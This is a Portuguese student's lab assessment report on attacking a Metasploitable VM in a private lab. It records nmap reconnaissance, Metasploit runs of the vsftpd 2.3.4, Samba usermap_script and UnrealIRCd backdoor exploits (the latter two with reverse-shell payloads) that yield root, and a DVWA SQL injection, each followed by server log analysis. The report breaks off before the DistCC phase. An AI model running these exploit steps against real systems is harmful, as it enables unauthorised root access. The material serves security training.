TAREFA AVALIAÇÃO

Trabalho Realizado por: Tiago Rodrigo

ID: 7458826

UFCD: 9197

Formador: Bruno Faria

Data: 16/03/2026

Índice

Fase 1 – Reconhecimento....3
Máquina de ataque (Kali)....3
Fase 2 -ATAQUE 1: VSFTP 2.3.4 BACKDOOR....5
Máquina de ataque (Kali)....5
Análise no Servidor....7
FASE 3 ATAQUE 2: SAMBA EXPLOIT....8
Máquina de ataque (Kali)....8
Análise do Servidor....8
FASE 4 ATAQUE 3: UNREALIRCD BACKDOOR (RCE ROOT)....11
Máquina de ataque (Kali)....11
Análise do Servidor....14
FASE 5 ATAQUE 4: SQL INJECTION (DVWA)....15
Máquina de ataque (Kali)....15
Análise do Servidor....16
FASE 6 ATAQUE 5: EXPLORAÇÃO DO DISTCC (RCE REMOTA)....18
Máquina de ataque (Kali)....18
Análise do Servidor....19

Bruno Faria

Fase 1 – Reconhecimento

Máquina de ataque (Kali)

```
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -O 192.168.186.131
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-16 11:07 EDT
Nmap scan report for 192.168.186.131
Host is up (0.00039s latency).
Not shown: 978 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:0A:7F:36 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.85 seconds
```

1. Que serviços estão expostos?

Porta	Serviço	Descrição
21	FTP	vsftpd 2.3.4
22	SSH	OpenSSH 4.7p1
23	Telnet	telnetd
25	SMTP	Postfix smtpd
80	HTTP	Apache 2.2.8

Porta	Serviço	Descrição
111	RPCbind	RPC portmapper
139	Samba	netbios-ssn
445	Samba	smbd
512	rexecd	Remote exec
513	rlogind	Remote login
514	tcpwrapped	Syslog/other
1099	Java RMI	GNU Classpath registry
1524	Bind shell	Metasploitable backdoor
2049	NFS	Network File System
2121	FTP	ProFTPD 1.3.1
3306	MySQL	MySQL 5.0.51a
5432	PostgreSQL	PostgreSQL 8.3.x
5900	VNC	VNC 3.3
6667	IRC	UnrealIRCd
8009	AJP13	Apache JServ
8180	HTTP	Apache Tomcat/Coyote JSP

Bruno Faria

2. Que versões vulneráveis foram detetadas?

As que se destacam mais com os conhecimentos que tenho é MySQL, Apache, SSH e telnet.

3. Que sistema operativo foi identificado?

Linux 2.6.X é o sistema operativo identificado.

4. Qual é a superfície de ataque principal?

A superfície de ataque principal é muito grande porque temos serviços com backdoor, serviços Web, base de dados expostas, serviços remotos, etc…

Fase 2 -ATAQUE 1: VSFTP 2.3.4 BACKDOOR

Máquina de ataque (Kali)

Comando: msfconsole

```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Stop all background jobs quickly with jobs -K


*Neutrino_Cannon*PrettyBeefy*PostalTime*binbash*deadastronauts*EvilBunnyWrote*L1T*Mail.ru*() { :;}; echo vulnerable*
*Team sorceror*ADACTF*BisonSquad*socialdistancing*LeukeTeamNaam*OWASP Moncton*Alegori*exit*Vampire Bunnies*APT593*
*QuePasaZombiesAndFriends*NetSecBG*coincoin*ShroomZ*Slow Coders*Scavenger Security*Bruh*NoTeamName*Terminal Cult*
*edspiner*BFG*MagentaHats*0x01DA*Kaczuszki*AlphaPwners*FILAHA*Raffaela*HackSurYvette*outout*HackSouth*Corax*yeeb0iz*
*SKUA*Cyber COBRA*flaghunters*0x CD*AI Generated*CSEC*p3nnm3d*IFS*CTF_Circle*InnotecLabs*baadf00d*BitSwitchers*0xnoobs*
*ItPwns - Intergalactic Team of PWNers*PCCsquared*fr334aks*runCMD*0x194*Kapital Krakens*ReadyPlayer1337*Team 443*
*H4CKSN0W*InfOUsec*CTF Community*DCZia*NiceWay*0x BlueSky*ME3*Tipi'Hack*Porg Pwn Platoon*Hackerty*hackstreetboys*
*ideaengine007*eggcellent*H4x*cw167*localhorst*Original Cyan Lonkero*Sad_Pandas*FalseFlag*OurHeartBleedsOrange*SBWASP*
*Cult of the Dead Turkey*doesthismatter*crayontheft*Cyber Mausoleum*scripterz*VetSec*norbot*Delta Squad Zero*Mukesh*
*x00-x00*BlackCat*ARESx*cxp*vaporsec*purplehax*RedTeam@MTU*UsalamaTeam*vitamink*RISC*forkbomb444*hownowbrowncow*
*etherknot*cheesebaguette*downgrade*FR!3ND5*badfirmware*Cut3Dr4g0n*dc615*nora*Polaris One*team*hail hydra*Takoyaki*
*Sudo Society*incognito-flash*TheScientists*Tea Party*Reapers of Pwnage*OldBoys*M0ul3Fr1t1B13r3*bearswithsaws*DC540*
*iMosuke*Infosec_zitro*CrackTheFlag*TheConquerors*Asur*4fun*Rogue-CTF*Cyber*TMHC*The_Pirhacks*btwIuseArch*MadDawgs*
*HInc*The Pighty Mangolins*CCSF_RamSec*x4n0n*x0rc3r3rs*emehacr*Ph4n70m_R34p3r*humziq*Preeminence*UMGC*ByteBrigade*
*TeamFastMark*Towson-Cyberkatz*meow*xrzhev*PA Hackers*Kuolema*Nakateam*L0g!c B0mb*NOVA-InfoSec*teamstyle*Panic*
*B0NG0R3*                                                                                    *Les Cadets Rouges*buf*
*Les Tontons Fl4gueurs*                                                                      *404 : Flag Not Found*
*' UNION SELECT 'password*                                                                   *OCD247*Sparkle Pony*
*burner_herz0g*                                                                              *Kill$hot*ConEmu*
*here_there_be_trolls*                                                                       *;echo"hacked"*
*r4t5_*6rung4nd4*NYUSEC*                                                                     *karamel4e*
*IkastenIO*TWC*balkansec*                                                                    *cybersecurity.li*
*TofuElRoll*Trash Pandas*                                                                    *OneManArmy*cyb3r_w1z4rd5*
*Astra*Got Schwartz?*tmux*                                                                   *AreYouStuck*Mr.Robot.0*
*\nls*Juicy white peach*                                                                     *EPITA Rennes*
*HackerKnights*                                                                              *guildOfGengar*Titans*
*Pentest Rangers*                                                                            *The Libbyrators*
*placeholder name*bitup*                                                                     *JeffTadashi*Mikeal*
*UCASers*onotch*                                                                             *ky_dong_day_song*
*NeNiNuMmOk*                                                                                 *JustForFun!*
*Maux de tête*LalaNG*                                                                        *g3tsh3Lls0on*
*crr0tz*z3r0p0rn*clueless*                                                                   *Phở Đặc Biệt*Paradox*
*HackWara*                                                                                   *KaRIPux*inf0sec*
*Kugelschreibertester*                                                                       *bluehens*Antoine77*
*icemasters*                                                                                 *genxy*TRADE_NAMES*
*Spartan's Ravens*                                                                           *BadByte*fontwang_tw*
*g0ldd1gg3rs*pappo*                                                                          *ghoti*
*Les CRACKS*c0dingRabbits*                                                                   *LinuxRiders*
*2Cr4Sh*RecycleBin*                                                                          *Jalan Durian*
*ExploitStudio*                                                                              *WPICSC*logaritm*
*Car RamRod*0x41414141*                                                                      *Orv1ll3*team-fm4dd*
*Björkson*FlyingCircus*                                                                      *PwnHub*H4X0R*Yanee*
*Securifera*hot cocoa*                                                                       *Et3rnal*PelarianCP*
*n00bytes*DNC&G*guildzero*dorko*tv*42*{EHF}*CarpeDien*Flamin-Go*BarryWhite*XUcyber*FernetInjection*DCcurity*
*Mars Explorer*ozen_cfw*Fat Boys*Simpatico*nzdjb*Isec-U.O*The Pomorians*T35H*H@wk33*JetJ*OrangeStar*Team Corgi*
```

Comando: use exploit/unix/ftp/vsftpd_234_backdoor

```
       =[ metasploit v6.4.90-dev                              ]
+ -- --=[ 2,561 exploits - 1,310 auxiliary - 1,683 payloads     ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

Comando: set RHOSTS “IP do alvo”

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.186.131
RHOSTS => 192.168.186.131
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

Comando: run

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.186.131:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.186.131:21 - USER: 331 Please specify the password.
[+] 192.168.186.131:21 - Backdoor service has been spawned, handling...
[+] 192.168.186.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.186.128:44101 -> 192.168.186.131:6200) at 2026-03-21 14:48:20 -0400
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

Porque é que esta versão 2.3.4 é conhecida por ser vulnerável?

Esta versão é conhecida por ter sido distribuída com um backdoor, quando a versão saiu se no login o utilizador usasse um nome de login com os caracteres “:)” no fim, o servidor abria uma shell na porta 6200 e dava acesso root.

Análise no Servidor

Comando: cat /var/log/vsftpd.log

```
msfadmin@metasploitable:~$ sudo cat /var/log/vsftpd.log
[sudo] password for msfadmin:
Sun May 20 14:36:41 2012 [pid 5207] CONNECT: Client "127.0.0.1"
Sun May 20 15:04:11 2012 [pid 5328] CONNECT: Client "172.16.123.1"
Sun May 20 15:12:37 2012 [pid 5767] CONNECT: Client "127.0.0.1"
Sun May 20 15:12:39 2012 [pid 5766] [metasploitable2] FAIL LOGIN: Client "127.0.
0.1"
Sun May 20 15:12:46 2012 [pid 5770] CONNECT: Client "127.0.0.1"
Sun May 20 15:12:46 2012 [pid 5769] [msfadmin] OK LOGIN: Client "127.0.0.1"
Sun May 20 15:13:10 2012 [pid 5784] CONNECT: Client "127.0.0.1"
Sun May 20 15:13:10 2012 [pid 5783] [msfadmin] OK LOGIN: Client "127.0.0.1"
Sun May 20 15:44:14 2012 [pid 5303] CONNECT: Client "127.0.0.1"
Sun May 20 15:48:53 2012 [pid 5278] CONNECT: Client "172.16.123.1"
Mon Mar 16 11:07:11 2026 [pid 5368] CONNECT: Client "192.168.186.128"
Thu Mar 19 07:28:47 2026 [pid 5372] CONNECT: Client "192.168.186.128"
Sat Mar 21 14:48:18 2026 [pid 5513] CONNECT: Client "192.168.186.128"
msfadmin@metasploitable:~$
```

O nosso kali é o IP “192.168.186.128”.

Bruno Faria

1. O IP atacante aparece nos logs?

Sim aparece nos dias 16, 19 e 21 de Março.

2. A que horas ocorreu o acesso?

No dia 16 foi as 11:07, no dia 19 as 07:28 e dia 21 as 14:48.

3. Existe evidência de login anómalo?

Não existe evidência de login anómalo.

4. O exploit gerou registos claros?

O exploit não apareceu nos logs e não ouve nenhum registo fora do normal nos logs.

FASE 3 ATAQUE 2: SAMBA EXPLOIT

Máquina de ataque (Kali)

Comando: msfconsole

use exploit/multi/samba/usermap_script

```
msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) >
```

Comando: set RHOSTS “IP do servidor”

```
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.186.131
RHOSTS => 192.168.186.131
```

Comando: run

```
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.186.128:4444
```

Comando: whoami

```
whoami
whoami
[*] Command shell session 3 opened (192.168.186.128:4444 -> 192.168.186.131:47682) at 2026-03-23 15:32:02 -0400

root
root
```

1. Que serviço foi explorado?

O serviço explorado foi o Samba.

2. Foi obtido root?

Sim foi obtido root.

Análise do Servidor

Comando: sudo tail -n 100 /var/log/samba/log.smbd

```
msfadmin@metasploitable:~$ sudo tail -n 100 /var/log/samba/log.smbd
[2026/02/26 18:02:58, 0] smbd/server.c:main(802)
  smbd version 3.0.20-Debian started.
  Copyright Andrew Tridgell and the Samba Team 1992-2004
[2026/03/16 10:36:38, 0] smbd/server.c:main(802)
  smbd version 3.0.20-Debian started.
  Copyright Andrew Tridgell and the Samba Team 1992-2004
[2026/03/16 10:56:15, 0] smbd/server.c:main(802)
  smbd version 3.0.20-Debian started.
  Copyright Andrew Tridgell and the Samba Team 1992-2004
[2026/03/16 12:47:28, 0] smbd/server.c:main(802)
  smbd version 3.0.20-Debian started.
  Copyright Andrew Tridgell and the Samba Team 1992-2004
[2026/03/19 07:22:29, 0] smbd/server.c:main(802)
  smbd version 3.0.20-Debian started.
  Copyright Andrew Tridgell and the Samba Team 1992-2004
[2026/03/21 13:22:26, 0] smbd/server.c:main(802)
  smbd version 3.0.20-Debian started.
  Copyright Andrew Tridgell and the Samba Team 1992-2004
[2026/03/23 13:50:55, 0] smbd/server.c:main(802)
  smbd version 3.0.20-Debian started.
  Copyright Andrew Tridgell and the Samba Team 1992-2004
msfadmin@metasploitable:~$ _
```

Comando: ls /var/log/samba/

```
msfadmin@metasploitable:~$ ls /var/log/samba
log.192.168.186.128  log.nmbd  log.smbd
msfadmin@metasploitable:~$ _
```

Comando: sudo cat /var/log/samba/log.“IP do atacante”

```
msfadmin@metasploitable:~$ sudo cat /var/log/samba/log.192.168.186.128
msfadmin@metasploitable:~$ _
```

1. Existe registo de execução remota?

Sim registo de um log da nossa máquina Kali com o IP 192.168.186.128 .

Comando: stat /var/log/samba/log.smbd

```
msfadmin@metasploitable:~$ sudo stat /var/log/samba/log.smbd
  File: `/var/log/samba/log.smbd'
  Size: 1008            Blocks: 8          IO Block: 4096   regular file
Device: fe00h/65024d    Inode: 66123       Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2026-03-23 15:48:28.000000000 -0400
Modify: 2026-03-23 13:50:55.000000000 -0400
Change: 2026-03-23 13:50:55.000000000 -0400
msfadmin@metasploitable:~$
```

Comando: date

```
msfadmin@metasploitable:~$ date
Mon Mar 23 15:54:10 EDT 2026
msfadmin@metasploitable:~$ _
```

1. A hora do sistema coincide com a hora do ataque?

Sim a hora do ataque coincide com a hora do sistema.

2. O servidor está no mesmo fuso horário do Kali?

Sim está na time zone EDT.

3. Se a hora estiver errada, que impacto tem na investigação?

Dificulta saber a ordem real dos eventos e confunde a análise.

Bruno Faria

FASE 4 ATAQUE 3: UNREALIRCD BACKDOOR (RCE ROOT)

Máquina de ataque (Kali)

Comando: nmap -sV “IP do servidor”


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.186.131
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-28 11:33 EDT
Nmap scan report for 192.168.186.131
Host is up (0.00091s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:0A:7F:36 (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.53 seconds
```

1. Algum serviço de IRC? Qual e qual a porta usada?

Sim o serviço irc a correr é UnrealIRCd e ocorre na porta 6667.

Comando: msfconsole

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Save the current environment with the save command,
future console restarts will use this environment again
```




```
       =[ metasploit v6.4.90-dev                              ]
+ -- --=[ 2,561 exploits - 1,310 auxiliary - 1,683 payloads     ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >
```

Comando: use exploit/unix/irc/unreal_ircd_3281_backdoor

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

Comando: set RHOSTS “IP do Servidor”

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.186.131
RHOSTS => 192.168.186.131
```

Comando: set PAYLOAD cmd/unix/reverse

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
```

Comando: set LHOST “IP do Kali”

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.186.128
LHOST => 192.168.186.128
```

Comando: run

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.186.128:4444
[*] 192.168.186.131:6667 - Connected to 192.168.186.131:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.186.131:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo E1Qr5tDg8OS8FS0z;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "E1Qr5tDg8OS8FS0z\r\n"
[*] Matching ...
[*] B is input ...
[*] Command shell session 1 opened (192.168.186.128:4444 -> 192.168.186.131:37669) at 2026-03-28 11:44:32 -0400
```

Comando: whoami

```
whoami
root
```

Comando: id

```
id
uid=0(root) gid=0(root)
```

Análise do Servidor

Comando: netstat -antp | grep 4444

```
msfadmin@metasploitable:~$ netstat aux | grep 4444
tcp        0      0 192.168.186.131:37669   192.168.186.128:4444    ESTABLISHED
tcp        0      0 192.168.186.131:37668   192.168.186.128:4444    ESTABLISHED
msfadmin@metasploitable:~$ _
```

Comando: ps aux | grep irc

```
msfadmin@metasploitable:~$ ps aux | grep irc
root      5221  0.0  0.2   8540  2524 ?        S    11:22   0:00 /usr/bin/unreal
ircd
msfadmin  5515  0.0  0.0   3008   784 tty1     S+   12:10   0:00 grep irc
msfadmin@metasploitable:~$
```

Comando: ls /var/log | grep irc

```
msfadmin@metasploitable:~$ ls /var/log | grep irc
msfadmin@metasploitable:~$
```

Comando: cat /var/log/unrealircd.log

```
msfadmin@metasploitable:~$ cat /var/log/unrealircd.log
cat: /var/log/unrealircd.log: No such file or directory
```

1. Que portas foram exploradas?

A porta 4444 é do ataque exploit do Samba mas do UnrealIRCd não há evidencias.

2. Que user usa o processo?

O processo usa o user root.

3. O ataque deixou algum registo em logs?

O ataque não deixou nenhum registo nos logs.


FASE 5 ATAQUE 4: SQL INJECTION (DVWA)

Máquina de ataque (Kali)

Comando: http://"IP do servidor"/dvwa


Login: admin


Password: password



SQL Injection

Comando: 1' OR '1'='1




Vulnerability: SQL Injection
User ID:
Submit
ID: 1' OR '1' = '1
First name: admin
Surname: admin
ID: 1' OR '1' = '1
First name: Gordon
Surname: Brown
ID: 1' OR '1' = '1
First name: Hack
Surname: Me
ID: 1' OR '1' = '1
First name: Pablo
Surname: Picasso
ID: 1' OR '1' = '1
First name: Bob
Surname: Smith

Bruno Faria

Análise do Servidor

Comando: cat /var/log/apache2/access.log

```
 302 - "http://192.168.186.131/dvwa/login.php" "Mozilla/5.0 (X11; Linux x86_64;
rv:128.0) Gecko/20100101 Firefox/128.0"
